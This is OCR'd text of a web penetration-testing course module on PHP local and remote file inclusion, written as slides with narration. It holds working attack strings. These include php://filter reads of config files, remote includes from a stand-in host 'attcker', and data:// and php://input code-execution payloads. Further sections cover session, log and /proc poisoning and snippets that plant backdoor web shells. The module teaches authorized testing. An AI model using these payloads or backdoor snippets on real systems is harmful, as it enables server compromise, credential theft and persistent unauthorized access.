
It is useful for penetration testers to view the contents of source files. If we can view the source of an application, the penetration test turns into a code review. This enables us to find other vulnerabilities to exploit, as well as view the hashing algorithm an application might be using to store passwords. Even when the application is open source, configuration files are often stored as source files (.php, for example) and those files can contain database connection credentials as well as other valuable keys or passwords.

If the file inclusion vulnerability present on the server is of the code-executing variety, we cannot directly view the code in any source files. This is especially problematic for PHP because of the developer tendency to store valuable information, such as database credentials in code. If we were to include, for example, wp-config.php, we would not see a WordPress configuration but would see only a blank page. The code that stores the database credentials to a PHP variable was executed, but nothing was outputted by the code, so we see nothing on the page.

To bypass this, we can take advantage of a feature of PHP that, when dealing with a file stream, tells the server to run a file through a filter before processing it. If we can perform a filter operation on the file that prevents it from being interpreted as code but still allows us to read its contents post-filter, we can effectively prevent execution and still read the contents of the source file. One such filter available in PHP is convert.base64-encode. This filter encodes the file as base64, thereby converting any <?php … ?> tags that normally indicate executable code into plaintext that the server doesn't interpret or execute—just displays it on the page. We then base64 decode the output to recover the contents of the included file. The key here is that the filtering/encoding happens before PHP tries to execute the file. PHP never sees the tags that normally indicate to it that there is code to be executed. To base64 encode a file using PHP's filter functionality, we use a special URL style parameter as the file path:

```
php://filter/read=convert.base64-encode/resource=filename
```

Notice that because this is a URL-style inclusion, any prepended text prevents us from using this technique.



Now look at an example of how this works. The example page is fileview.php with a file inclusion vulnerability using the GET parameter ?loc=[…]:

1. Confirm local file inclusion by including `/etc/passwd` and making sure you can read its contents.

   `fileview.php?loc=/etc/passwd`

2. Know that this web application has a file named config.php in the web root and contains database credentials. Now try including it without any filtering. Because all of the valuable information you want to view is between the <?php … ?> tags and executed as code, all you see is a blank page.

   `fileview.php?loc=config.php`

3. Now apply your filter by including the file path: php://filter/read=convert.base64-encode/resource=config.php

   `fileview.php?loc=php://filter/read=convert.base64-encode/resource=config.php`

4. You have output! The base64 encoded contents of config.php displays back to you on the page. Now base64 decode this long string and get the contents of config.php:

   ```
   <?php $db_host="localhost"; $db_name="blog"; $db_user="blog_db";
   $db_pass="bl0g_DB_pw"; ?>
   ```

REMOTE FILE INCLUSION

Some includes, such as PHP's `include()`, execute any code found in the included file

If an attacker can control the contents of the included file, command injection is achieved

Remote File Inclusion (RFI) enables an attacker to specify a remotely hosted file for inclusion:

```
/fileview.php?loc=http://attcker/php.txt
```

- php.txt: `<?php phpinfo() ?>`

Executes PHP code to show the phpinfo page:

- `.txt` prevents PHP from executing on attacker's server

After you finish pillaging local files with local file inclusion, you can move to testing for code execution through file inclusion. After an attacker has achieved arbitrary code execution, you can continue pillaging local files, obtain shell on the web server, and potentially even privilege escalation giving you even further access. All that from one little file inclusion vulnerability! This is what makes file inclusion so dangerous.

The ability to achieve arbitrary code execution depends on two things. First, the inclusion function must support code execution. Second, the attacker must control the contents of a file that can be included. The many creative ways to achieve this second requirement will be the basis for achieving arbitrary code execution.

The most basic version of arbitrary code execution depends on a feature of some inclusion functions, such as PHP's include, to include files hosted on a remote web server. Instead of passing a file path, the attacker passes a URL to the file, which then include function then fetches and includes the contents of. For example, if an attacker controls the web server located at http://attcker, they could host a file named php.txt, which contains executable PHP code. This PHP code can be anything from a backdoor shell to a simple phpinfo( ) page. The attacker could then tell the web server to include the remote file by providing it with a URL to the file as such:

```
fileview.php?loc=http://attcker/php.txt
```

Because we want the target web server, rather than the attacker's web server, to execute the code, we give the file an extension of .txt. This way, the un-executed contents of the text file are grabbed by the target web server and then included and executed, showing us the phpinfo page and proving that we've achieved code execution.

FIREWALL? NO PROBLEM!

Firewall blocks outgoing HTTP? False negative!

Confirm RFI by including: `http://127.0.0.1/`

Some alternatives using a remote URL?

PHP:

- `data://`
- `php://input`

PHP/ASP/Other:

- SMB/CIFS
- Nonstandard port: `http://attcker:53/shell.txt`

A blog within a blog: Blogception!

Although the example provided on the previous page may fail, this could be a false negative. For false positive reduction, all testing for RFI flaws should be done against a URL from localhost or 127.0.0.1. In the screen shot, we included the blog.php page, retrieved from 127.0.0.1, using a file inclusion flaw in the blog.php page. A blog within a blog: Blogception! Blog.php is still considered a remote file because we use a URL to reference it.

If a remote URL doesn't work but including from localhost does, there must be a firewall blocking the outbound HTTP connection. We can bypass this with a few alternatives, such as data:// and php://input in PHP, as well as the inclusion of files over SMB/CIFS in both PHP, ASP, and any other web application language capable of including UNC paths, such as \\server\share\file.

Another great technique to bypass an outgoing firewall is to use a nonstandard port for the remotely included URL. Port 53 for DNS is especially commonly allowed for outgoing communication.

PHP STREAM WRAPPERS

Custom URL-style wrappers for filesystem operations

Data wrapper sends raw data in the URL itself!

- Include a text file containing "I love PHP!":
  `data://text/plain;base64,SSBsb3ZlIFBIUCE=`
- For command injection, send base64 encoded:

```
<?php system('ls'); ?>   ➡   PD9waHAgc3lzdGVtKCdscycpOyA/Pg==
```

The PHP input wrapper treats received POST data as a file:

- Create `php_input_exploit.html`, open it and submit the form:

```
<form action="http://blog.sec642.org/fileview.php?loc=php://input"
        method="post" enctype="text/plain">
<input type="text" name="exploit" value="<?php phpinfo(); ?>" />
</form>
```

Prevents URL encoding of the PHP code (Firefox only)

Code to execute

Two alternatives to remote file inclusion using a URL take advantage of PHP stream wrappers. Similar to the php://filter stream wrapper, there exists two other stream wrappers that can act as a substitute for a remote URL and are controlled by the same configuration setting as URL inclusion. These stream wrappers can be used anywhere a path to a file is used, such as when including a file with `include()` or require().

The first such stream wrapper is data://. This wrapper allows the encoding of the contents of a file within the URL. This wrapper is provided a mime-type indicating how the data is encoded, such as text/plain;base64, and the data. To achieve command injection, such as executing the **ls** system command, an attacker could base64 encode "<?php system('ls'); ?>" and pass it as follows to the vulnerable page for inclusion:

```
fileview.php?loc=data://text/plain;base64, PD9waHAgc3lzdGVtKCdscycpOyA/Pg==
```

The second stream wrapper that can be used to achieve RFI is php://input. This stream wrapper, when used as a file path, treats the POST data sent to the PHP page as a file. To exploit this vulnerability, the attacker sends the contents of the file they want included as a variable in a POST request. to the vulnerable page while telling the page to include a file path of "php://input." The example shows this performed using a simple HTML form. Although a manipulation proxy could be used to achieve this, this works as a simple solution.

The action of the form is set to the vulnerable page, using the vulnerability to include "php://input." The form that is submitting this request via POST uses an encoding of "text/plain" to prevent encoding the PHP code, which is sent as a variable named exploit containing the code. Hence opening this form in Firefox and submitting it executes the code "<?php phpinfo(); ?>" on the target server.

BYPASSING RFI RESTRICTIONS

In ASP, JSP, and PHP, URL-based RFI is disabled by default:

- `php://input`
- `data://`

Occasionally enabled by developers who need it

One alternative, primarily on Windows, is SMB:

- ASP/PHP/JSP treat SMB/CIFS access as local
- The location `\\attcker\mal\malicious.txt` is included the same way as `C:\malicious.txt`

Bonus:

- Exploit SMB client software of the server
- Capture Windows credentials for cracking

Although remote file inclusion using a URL or stream wrapper is simple to perform, it is disabled by default on modern installations of PHP. It is enabled by developers who need this functionality, but this doesn't happen commonly enough to depend on. How can you achieve the inclusion of a remote file that doesn't depend on a commonly disabled configuration setting?

One alternative, primarily on Windows, is SMB/CIFS. Because Windows treats UNC paths (\\server\file) as local files rather than remote URLs, you can include files remotely over SMB without triggering the security restrictions placed on including URLs. Say an attacker owns a malicious SMB server (\\attcker) with an anonymously accessible shared folder (\\attcker\mal) and places in it a file named malicious.txt containing PHP, ASP, or JSP code. An attacker could then include the UNC path \\attcker\mal\malicious.txt, and if the web server can reach the malicious server over SMB, remote file inclusion is achieved.

As a bonus, you can also exploit the fact that you can cause the server to make arbitrary SMB requests. This can be used to exploit the SMB client software of the web server or even capture credentials for cracking. Keep in mind, though, that the captured credentials would belong to the web server user.

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

LFI AND CODE EXECUTION

How can we use just LFI to execute code?
- RFI is important, but less common

Let us count the ways:
- Application specific files (Ex: file-based blog)
- Server specific files (email server, FTP, and so on)
- File upload (even when not in web root)
- `/proc/self/environ` and `/proc/self/fd`
- PHP session files
- Log files (application, Apache, SSH, or other)

You now looked at multiple ways to perform remote file inclusion to achieve code execution. These techniques are important to know but don't come up as often as you would like. Many restrictions on the exploitability of remote file inclusion also exist. Wouldn't it be great if you could achieve code execution by including only local files?

Actually, there are many. Let us count the ways:

- Application-specific files that an attacker can create, such as blog posts or possibly comments.
- Files specific to the web server the application is running on, such as email files, files uploaded via anonymous FTP, files uploaded to an SMB share, as well as any other server function that allows an attacker to upload or otherwise control the contents of a file on that server.
- If the web application allows uploading files, even if they are uploaded to a location outside the web root, an attacker can use this as a vector for code execution.
- Linux filesystem entities such as /proc/self/environ and /proc/self/fd.
- PHP session files.
- Log files created on the server containing attacker-influenced content. This includes logs for the web application, Apache's access and error logs, SSH failed logins, and any other log files whose contents an attacker can remotely control.

APPLICATION AND SERVER FILES

Requirements for code execution:

- The application or server writes to a file
- The contents of the file can be controlled
- The web server has permission to read the file

Examples:

- A blog application creating entries as files
- An email server with emails as files
- An FTP server with anonymous upload
- The application itself supports file uploads

For local file inclusion to lead to code execution, three primary requirements must be fulfilled:

1. The application or server writes to a file.
2. The contents of the file can be controlled by the attacker remotely.
3. The web server has permission to read the file.

Some examples that fit these criteria include, but are not limited to, the following:

- A blog application in which the attacker has permission to create new entries. New blog entries are created as new files or change an existing file on the server.
- An email server with emails stored as files. The attacker can send email to/through the server and have that email stored as a file.
- An FTP server runs on the web server and allows either anonymous upload, or the attacker has valid credentials.
- The web application has file upload functionality, completely unrelated to the file inclusion flaw. This is especially common in web applications that support sending e-mails on behalf of the user and allow attachments.

As you look at more examples, keep in mind that creativity was key in developing these techniques. There are other undiscovered techniques available that could be specific to one web application or one specific server. As penetration testers, we must always remember that we are limited only by our imaginations in exploiting this vulnerability to achieve code execution.

ABUSING /PROC/SELF

On UNIX variant systems, `/proc` contains process information accessible via the filesystem

`/proc/self` always refers to current process

`/proc/self/environ` – Environment variables

- Intercept proxy + code in user agent = execution!

`/proc/self/stat` – Current process ID

`/proc/self/cmdline` – Command-line invocation

`/proc/self/fd/#` – Currently open file streams:

- 0, 1, 2 – STDIN, STDOUT, STDERR
- Any number over 2 is a file opened by the process

Much like we took advantage of the built-in Windows capability to access SMB shares as local files, the Linux filesystem provides us with access to the specially reserved /proc entity. On most UNIX variant systems, /proc is a special directory within which is information about every process on the system! Each subdirectory in /proc is a process ID representing a process and its information. Although we have no way of finding out our own process ID, we can use /proc/self to refer to the directory of the current process we are running in.

Inside of /proc/self is a series of files representing various pieces of information about the process. The files relevant to us are /proc/self/environ, /proc/self/stat, /proc/self/cmdline, and the directory /proc/self/fd.

/proc/self/environ: This entity is a file containing all environment variables within the context of the current process. In older versions of Apache, the user agent string of the browser accessing a page would be stored as an environment variable. The attacker sets his user agent string to a value containing executable code and then exploits a local file inclusion vulnerability to include /proc/self/environ. Apache then dutifully stores the user agent string containing code to an environment variable, which in turn is visible in /proc/self/environ, which is then included by the web server, executing the code.

/proc/self/stat: This file contains the process ID (PID) of the current process, typically the web server such as Apache.

/proc/self/cmdline: This entity stores the command-line invocation of the current process.


/proc/self/fd: This entity is a directory with symbolic links to all file streams the current process has open. This includes the three default file streams 0, 1, and 2 corresponding to STDIN, STDOUT, and STDERR, respectively. Any entry in /proc/self/fd over 2 represents a file opened by the process.

USES FOR /PROC/SELF

`/proc/self/environ` – Not always accessible, but important to check for

`/proc/self/cmdline` – Determine filesystem layout and config files

`/proc/self/fd/#` – Brute forcing from 3-100 can read any open files



On modern systems, /proc/self/environ is not always accessible by the web server process. Despite this, it is still important to check for and is still a common vector used by attackers to this day.

/proc/self/cmdline is not exploitable to achieve code execution but can be useful in finding the location of server configuration files and other sensitive locations if they were passed to Apache through the command line.

As you saw on the previous slide, /proc/self/fd/# contains references to all files currently opened by the current process. An attacker can enumerate this directory with multiple requests and potentially gain access to a file that they otherwise would not know about or be able to read. On the slide, you see an attacker using Burp Suite's intruder tool to enumerate /proc/self/fd/3 to /proc/self/fd/100 looking for open files.

The attacker has configured a host of blog.sec642.org and made a request to /fileview.php?loc=/proc/self/fd/3. They then use Burp intruder to place a payload marker instead of the 3. The attacker then configures the payload to be a numeric range from 3 to 100, stepping 1 at a time. When activated, Burp intruder makes 98 requests testing each iteration of /proc/self/fd/[3-100].

PHP SESSION FILES

PHP stores session data in files named `sess_[session id]` in

- C:\Windows\Temp
- /tmp, /var/lib/php5
- /var/lib/php/session
- ../temp

Session ID is stored in a viewable cookie


Attacker determines a session variable whose value they can control and injects PHP code

Included session file executes the code

Some frameworks have made similar design decisions

PHP session files are particularly useful for exploiting file inclusion. Web applications often have the need to temporarily store information on a per-session basis. That is, they need a way to associate data to a single user. By default, PHP does this by assigning a session ID to each unique session and storing it in a cookie on the client's browser. Then, any data associated with that session is stored in a file named sess_[session id] and can be retrieved by the web application at will. A collection of these files is often kept in /tmp, /var/lib/php5, /var/lib/php/session, ../temp or C:\Windows\Temp.

If an attacker determines that there is a session variable whose value they can control, there exists the opportunity for code execution. The attacker injects PHP code into a session variable and proceeds to include his own session file. This is done by retrieving the session ID from the cookie and testing the listed locations, trying to guess where the session files are stored. If the inclusion is successful, and the code was not changed while being stored to the session file, code execution is achieved.



Now look at this process visually.

1. The attacker finds a session variable they can update and stores some PHP code in it. On the slide, a status update form allows a user of the web application to set what her current status is. This status is then stored in a session variable. The attacker sets the status to "like a boss! <?php echo "Pwned!" ?>." If the code in this session variable is executed, the phrase "Pwned!" displays on the page.
2. The attacker retrieves his session ID by looking in the cookies. In this application, the session ID is stored in a cookie named PHPSESSID.
3. After the session file is poisoned with PHP code, and the attacker has identified the session ID, he can perform the inclusion as follows:

   ```
   http://blog.sec642.org/fileview.php?loc=/var/lib/php5/sess_[session id from cookie]
   ```

4. Looking at the output, you can see that the session file's contents are shown on the page, and the code that we stored in that session file has been executed, outputting the phrase "Pwned!" to the page. Code execution!

LOG FILE POISONING

Looking for files the contents of which an ***attacker can control*** and the ***server can read***

Enter, log files!

Web server logs (`/var/log/httpd/access_log`)

System authentication logs (`/var/log/auth.log`)

- Failed SSH login attempts, FTP logs, and so on

Not world-readable by default. Some exceptions:

- Backtrack auth.log and Gentoo access_log

Web application or framework specific logs

- CakePHP, Ruby on Rails, Django, and app-specific

Remembering our requirements for code execution via local file inclusion, we must find a file that *we can control* and that the *web server can read*. One possibility that matches these criteria is log files.

If an attacker can create an entry in the log file remotely, such as by performing an HTTP request against the web server or attempting to log in with SSH, he can control the contents of the log file. If the web server can then read the file, code execution becomes possible.

Web server logs such as /var/log/httpd/access_log or error_log can be manipulated by making requests to the web server. Those requests will be logged containing certain pieces of the request, like the URL and user agent string. System authentication logs such as /var/log/auth.log are written to when a failed SSH login attempt is made. Similarly, FTP logs may contain failed login attempts with the username that was used.

On modern systems, these log files are not readable, but there are some exceptions to this that may be exploitable. Specifically, BackTrack's auth.log is world-readable, and Gentoo installations of Apache have access_log set to world-readable as well.

One particular category of log files that is always accessible to the web server is application or web application framework log files. Web application frameworks especially, such as CakePHP, Ruby on Rails, and Django, have logging frameworks built in. Most of these frameworks also have static locations in which the log files are stored, so finding them isn't difficult.

CODE EXECUTION: NOW WHAT?

Execute a single system command:

- PHP: `<?php passthru("…"); ?>` or `<?php system("…"); ?>`
- ASP: `<% Shell("…") %>` (executes without visible output)

Create new files (backdoor.php/.asp):

- Running commands one at a time can be a pain, so we create a PHP/ASP shell by writing a new file in the web root
- PHP: The `fopen` and `fwrite` functions, writing to /var/www/
- ASP: The `FileSystemObject`, writing to C:\inetpub\wwwroot

For a collection of backdoor web shells, see Laudanum:

`https://sourceforge.net/projects/laudanum/`

- Found in "Exploit-Payloads" on the SamuraiWTF desktop

In each of the attacks we've seen so far, the code we've executed has been relatively harmless and only intended as a proof of concept. Now that we've proven we can get it, what do we do with it?

In some cases, it may be enough to execute a single system command, for example, to start a backdoor process or change a security setting. In these cases, we can use the following code snippets:

```
PHP: <?php passthru("[command to execute]"); ?>
ASP: <% Shell("[command to execute]"); %>
```

The ASP snippet does not return any visible output, whereas the PHP snippet returns the output of the command.

Alternatively, if you need to execute multiple commands, you can execute code to create a backdoor shell in the web root of the server. Then, if you need to execute further commands, use the backdoor file instead of the local file inclusion flaw. Following are some snippets that you can use to accomplish this:

```
PHP: <?php   $f = fopen('/var/www/html/backdoor.php', 'w');
     fwrite($f, "[backdoor shell code]");
     fclose($f);   ?>
ASP: <%   Dim fso = server.createobject("Scripting.FileSystemObject")
     Dim f = fso.OpenTextFile("C:\inetpub\wwwroot\backdoor.asp", 2, True)
     f.Write("[backdoor shell code]")
     f.Close   %>
```

Laudanum is an excellent collection of backdoor shells and source code for them, which can be used for this purpose. Laudanum is available at https://sourceforge.net/projects/laudanum/ as well as on your Samurai VM.

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

PHPINFO FILE UPLOAD

A PHPINFO file upload attack discovered by Brett Moore in 2011

Code execution if the following are true:

- The target application contains an LFI flaw
- There is a `phpinfo()` page on the server

A `phpinfo()` page is used to find the name and location of the temporary upload file by looking at $_FILES array:


- Attacker tries uploading file to `phpinfo()` page via POST
- Response is read until the contents of `$_FILES` is visible
- Response reading is stalled, preventing file deletion
- Attacker uses LFI with a new request to include the file

The second variation of this attack, inspired by the first, was discovered by Brett Moore in September 2011 and is described in the whitepaper found at https://www.insomniasec.com/downloads/publications/LFI%20With%20PHPInfo%20Assistance.pdf. This attack takes advantage of PHP creating a temporary file for each attempted upload. However, it finds the name of this temporary file by interrogating a phpinfo() page located somewhere else on the server.

This attack requires one page containing a local file inclusion flaw and a second page containing the output of the phpinfo() call in PHP. This second requirement is what allows the attacker to know the name of the temporary uploaded file. The phpinfo() page shows all variables currently visible to PHP, including the variable used to refer to the location of the temporarily uploaded file stored in an array named $_FILES.

With these two components in place, you can execute the attack:

1. The attacker creates a file upload POST request to the phpinfo() page. The contents of the uploaded file contain executable PHP code. This causes a temporary file to be created; its location is stored in the $_FILES array. The $_FILES array is then displayed back to the browser in the response.
2. The attacker reads the response back from the phpinfo() page making sure not to read it completely, and keeping the connection open, but reading only up to the point in the response where the contents of the $_FILES array can be found.
3. Reading of the response is then stalled, preventing the connection from being closed, thereby delaying the deletion of the temporary file. This connection is forcefully kept open until the attack is completed.
4. In a completely separate request, the attacker exploits the local file inclusion flaw to include the temporary upload file, achieving code execution.



This entire attack is automated in a tool developed by Brett Moore, available at https://www.insomniasec.com/downloads/publications/phpinfolfi.py. Now look at how it works visually. On the left side of the image, you see the attacker and the web server. The attacker makes two HTTP requests. The first request happens early and is kept open until the end of the attack. The second request happens halfway through the first and its completion indicates the end of the attack. This is illustrated by the arrow on the left indicating the passage of time.

1. To illustrate the first request, here is what it would look like as an HTML form. Notice the form is uploading a file as a POST request to the phpinfo page.
2. After the request is made, the script slowly reads the response making sure to read only a few bytes at a time. This process continues reading the HTML of the response until the following section is read, giving you the path and name of the uploaded file:

```
$_FILES["upfile"]
Array
(<snip>
    [tmp_name] => /tmp/phpfL9AOb
<snip>)
```

3. Stall finishing the previous request while performing the local file inclusion leading to code execution:

```
fileview.php?loc=/tmp/phpfL9AOb
```

The temporary file is included and the code from the uploaded evil.txt is executed. Finishing, both requests are completed and the temporary file is deleted.

FILE INCLUSION TIPS

If open source, look for vulnerable functions

If possible, create a local installation of the application and replicate the environment

Perform discovery with "always there" files:

